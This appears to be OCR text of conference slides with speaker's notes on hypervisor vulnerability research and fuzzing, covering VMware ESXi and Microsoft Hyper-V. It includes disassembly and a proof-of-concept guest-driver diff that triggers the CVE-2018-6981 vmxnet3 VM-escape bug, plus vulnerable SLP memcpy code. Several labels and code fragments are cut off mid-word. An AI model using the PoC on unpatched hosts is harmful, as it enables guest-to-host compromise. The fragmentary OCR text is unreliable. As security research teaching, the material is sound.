subsystem.

Note: INCOMPLETE!

Architectural breakdown + attack surfaces (2)



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Architectural breakdown + attack surfaces (2)

Local EoP

VM escapes

UHCI, OHCI, xHCI, eHCI

Hypercall interface

Shadow PTE

DHCP, TFTP boot, zero-

Note on hardware virtualization support

Privileged

Inter-VM networking

Printing services

Etc.

emulation

tualization

Host modules

Hypercall interface

Interfaces

Extensions protocols

(Speaker's notes) The boxes represent attack surfaces: dark gray (1st order), light gray (2nd order), pink (3rd order) and so on. Green boxes on this picture come close to specific attack vectors that we can target. Still, each technology mentioned in a green box is usually an opportunity of under a dozen of distinct attack vectors.

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
Architectural breakdown + attack surfaces (3)



Note: INCOMPLETE!

Architectural breakdown + attack surfaces (3)

CVE-2013-1406: Local EoP in VMware Workstation VMCI

Privileged drivers

CVE-2019-5544: VMware ESXi Ope buffer overflow (TianfuCup 2019)

Etc.

Host modules

CVE-2019-5518,

CVE-2016-1570,

virtualization


virtualization

Interfaces

(Speaker's notes) This view presents examples of bugs in each attack surface of 2nd order.
Bug samples were chosen pseudo-randomly based on two criteria: 1) being a somewhat canonical representative of a particular attack vector, and 2) a public writeup of decent quality is available.

Note: INCOMPLETE!

Architectural breakdown + attack surfaces (4)



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Note: INCOMPLETE!

Architectural breakdown + attack surfaces (4)

(Speaker's notes) This final view presents an heuristic approximation chart of the vulnerability research trend in hypervisors, generalized, quantitatively over the years. Dataset is my brain.

Historically most bughunting attention was given to virtualization extensions (guest services), with a shift to virtualized devices in the past years.

Attacking hypercalls is popular, bounded by per-implementation availability.

The EoP attack surface is mostly neglected in general. Bugs in vCPU and vMMU are rare.

Challenges

Virtualization vulnerability research

What do we have?

- Plenty of knowns
  - Dozens of papers, hundreds of security vulnerabilities, very mature technological ecosystem
- Plenty of novelty challenges
  - Hidden behind the seemingly overpopulated publications space (same situation as iOS)
- Hard
  - All mainstream hypervisors are naturally hardened by many years of crowdsourced bug hunting
- High-yield
  - Immense cost of compromise (all the enterprise cloud ecosystem, etc.)

What is missing?

- Generalized research
  - Conceptualize and attack all hypervisors at once
  - A small handful of publications
  - Researchers tend to focus on one attack vector, not even one system!
  - Too huge and complex to grasp?
- Effective fuzzing
  - Distinct technical challenge: split worlds model + non-uniform attack surface + perf and manage costs
- Hard targets research
  - VMware ESXi
  - Microsoft Hyper-V
  - ? Rust-based implementations

Fuzzing hypervisors

Status

- Type 2: none “out of the box” tools
- Type 1 fuzzing is a blank space
- Required lots of high-profile specialized technical work either way
- Limited success reported (heavily modified) afl/WinAFL, only Type 2 hv
- Basic workflow:
  - Choose the input vector
  - Research how to reach it
  - Code a harness to redirect fuzzer output to your harness
  - Collect coverage in another world and feed it to fuzzer via shared memory or network

Challenges

- Collecting coverage across the split world model boundary
  - Intel PT - natural choice, not supported anywhere out of the box
  - Synthetic sharing of cov data
- Choice, discovery and harnessing of a specific input vector
  - Most important decision
- Generalized fuzzing - theoretically possible, POCs exist, not trivial
  - CBS/SeaBios 2016, VDF 2017, Hyper-Cube 2020
- Full-system emulation of a modern T1 hypervisor? Good luck with that

Fuzzing hypervisors

A.6 MISCELLANEOUS DATA

The IA32_VMX_MISC MSR (index 485H) consists of the following fields:

- Bits 4:0 report a value X that specifies the relationship between the rate of the VMX-preemption timer and that of the timestamp counter (TSC). Specifically, the VMX-preemption timer (if it is active) counts down by 1 every time bit X in the TSC changes due to a TSC increment.
- If bit 5 is read as 1, VM exits store the value of IA32_EFER.LMA into the "IA-32e mode guest" VM-entry control; see Section 27.2 for more details. This bit is read as 1 on any logical processor that supports the 1-setting of the "unrestricted guest" VM-execution control.
- Bits 8:6 report, as a bitmap, the activity states supported by the implementation:
  - Bit 6 reports (if set) the support for activity state 1 (HLT).
  - Bit 7 reports (if set) the support for activity state 2 (shutdown).
  - Bit 8 reports (if set) the support for activity state 3 (wait-for-SIPI).

  If an activity state is not supported, the implementation causes a VM entry to fail if it attempts to establish that activity state. All implementations support VM entry to activity state 0 (active).
- If bit 14 is read as 1, Intel® Processor Trace (Intel PT) can be used in VMX operation. If the processor supports Intel PT but does not allow it to be used in VMX operation, execution of VMXON clears IA32_RTIT_CTL.TraceEn (see "VMXON—Enter VMX Operation" in Chapter 30); any attempt to write IA32_RTIT_CTL while in VMX operation (including VMX root operation) causes a general-protection exception.

Hard Targets

VMware ESXi GeekPwn 2018

https://github.com/badd1e/Disclosures/tree/master/CVE-2018-6981_VMWare_ESXi

PCI BAR1 set command switch (update mac filters command)

```
BAR1_SET_CMD_4:                         ; CODE XREF: vmxnet3_BAR1_REG_CMD+77↑j
                                        ; DATA XREF: vmxnet3_BAR1_REG_CMD:BAR1_CAFE_switch↓o
                cmp     [rbx+1A20h], sil ; jumptable 00000001401D2D97 case 4
                jz      @@out           ; jumptable 00000001401D2D97 default case
                mov     rax, [rbx+0D0h]
                lea     rdx, [rsp+0B8h+culprit] ; uninitialized var
                mov     rcx, [rbx+128h]
                mov     r8d, 1
                mov     [rsp+0B8h+var_98], rdx
                add     rcx, 8          ; Dst
                mov     edx, 2B0h       ; size
                mov     r9d, [rax+0B8h]
                call    read_DSDevRead
                test    al, al
                jnz     short @@nonzero
                lea     rcx, aVmxnet3UserCou ; "VMXNET3 user: Could not read DSDevRead"
                call    GetLastError_SetLastError
                jmp     @@out           ; jumptable 00000001401D2D97 default case
; ---------------------------------------------------------------------------

@@n                                     ; CODE XREF: vmxnet3_BAR1_REG_CMD+14F↑j
                lea     rdx, [rsp+0B8h+culprit]
                mov     rcx, rbx
                call    sub_1401D32C0
                lea     rcx, [rsp+0B8h+culprit]
                call    sub_140563140
                mov     rcx, rbx
                call    sub_140273B40
                jmp     @@out           ; jumptal
; ---------------------------------------------------------------------------
```

Custom named by me, it's actually PhysMem_MapPage()

CVE-2018-6981/2 (patched)

```
diff --git a/vmxnet3/v
index cf95290..99b5a0
--- a/vmxnet3/vmxnet3
+++ b/vmxnet3/vmxnet3
@@ -2562,6 +2562,14 @@
        VMXNET3_WRITE_

        ret = VMXNET3_READ_BAR1_REG(adapter, VMXNET3_REG_CMD);
+
+       pr_info("vmxnet3_activate_dev malice");
+       VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_DSAL, 0xAAAAAAAA);
+       VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_DSAH, 0xAAAAAAAA);
+
+       VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_CMD,
+                              VMXNET3_CMD_UPDATE_MAC_FILTERS);
+
        spin_unlock_irqrestore(&adapter->cmd_lock, flags);

        if (ret !=
```

POC:

1. Set bogus devShared DMA address
2. Enter the vuln code path (left)

Patch ½, added check for PhysMem_MapPage() call failure

```
    call    sub_140447AE0
    test    al, al
    jnz     short loc_1401933E0
loc_1401933cf:
    lea     rcx, aVmxnet3UserCou; "VMXNET3 user: Could not read DSDevRead"...
    call    sub_14046F430
    jmp     loc_1401935C5; jumptable 00000001401932D7 default case
loc_1401933e0:
    lea     rdx, [rsp+0A8h+var_78]
    mov     rcx, rbx
```

https://twitter.com/alisaesage/status/1146059432255582211?s=20

PCI BAR1 set command switch (update mac filters command)

VMware ESXi GeekPwn 2018

https://github.com/badd1e/Disclosures/tree/master/CVE-2018-6981_VMWare_ESXi

(Speaker's notes) For VMware ESXi, only a handful of impactful RCE (vm escape) vulnerabilities are known. Only two exploits has been demonstrated: one at GeekPwn 2018, and one more at TianfuCup 2019. The ESXi target at Pwn2own stands unpwned for several years with a somewhat above-average bounty, that supports our observation that being an interesting target.

I have reverse-engineered and reproduced both of exploited vulnerabilities based on security patches. This slide shows the first bug. The paper was eventually published by the exploit authors, but the exploit code or PoC was never published, aside from the PoC that I developed independently.

1460594322555822112?s=20

```
97    mov    rcx, rbx
```

VMware ESXi TianfuCup 2019


```
TO_UINT16(urlentry->opaque + 1, urlentry->lifetime);



memcpy(result->curpos, urlentry->opaque, urlentry->opaquelen);
result->curpos += urlentry->opaquelen;
```

```
TO_UINT16(urlentry->opaque + 1, urlentry->lifetime);
if (RemainingBufferSpace(result) >= urlentry->opaquelen)
{
   memcpy(result->curpos, urlentry->opaque, urlentry->opaquelen);
   result->curpos = result->curpos + urlentry->opaquelen;
 }
 else
 {
   SLPDLog("Opaque Url too big (ask: %d have %" PRId64 "), failing
           urlentry->opaquelen, (int64_t) RemainingBufferSpace(resu
   errorcode = SLP_ERROR_PARSE_ERROR;
   goto FINISHED;
 }
```

CVE-2019-5544



Part 2
Microsoft Hyper-V
IDA - W:\Hyper-V-x64_Feb.2018\root\userland\VmEmulatedStorage.dll
Kernel 'com:port=com2,resets=0,reconnect' - WinDbg:10.0.14965.1000 X86
c:\Program Files\Windows Kits\10\Debuggers\x86\vmdemux.exe
Kernel 'com:port=\\.\pipe\Vm0,pipe,resets=0,reconnect' - WinDbg:10.0.14965.1000 X86

Agenda

- The Big Picture 1️⃣
- Microsoft Hyper-V 2️⃣
  - Attack vectors
  - Research trends
  - Personal insights
- Virtual Network Switch 3️⃣

Microsoft Hyper-V: Implementation Bits

Interfaces

- Well defined hypercall interface
  - Native (Intel VT-x / AMD-V)
  - Open source functional specification (TLFS)
  - Least privilege, minimal functionality
- Centered around paravirtualization
  - VMBUS - Virtual Machine bus
  - Shared memory, ring buffers, channels, vdevice-specific protocols
  - Exception: Generation 1 VMs
- Split driver model for pv devices
  - VSPs + VSCs
  - Linux Integration Services
  - Microsoft drivers (built-in)

Modules

- “The” hypervisor (VMM)
  - hvix64.exe / hvax64.exe
- Kernel modules: vm*.sys
  - VMBUS (vmbusr.sys)
  - PCI (vpcivsp.sys)
  - Virtual Network Switch (vmswitch.sys)
- Userland modules: vm*.dll
  - I/O emulation
  - Video (VMUiDevices.dll)
  - Storage (VMEmulatedStorage.dll)
  - VMBUS userland interfaces

Where is my E1000???


https://docs.microsoft.com/en-us/archive/blogs/jhoward/hyper-v-generation-2-virtual-machines-part-1

There are some obvious devices we removed. For example, the legacy network adapter (which is an emulated device based on a DEC/Intel/Tulip 21140). Then we removed the IDE controller. And the floppy controller plus associated DMA controller. And the serial controller (COM ports). These are all things you can directly see in the VM settings.

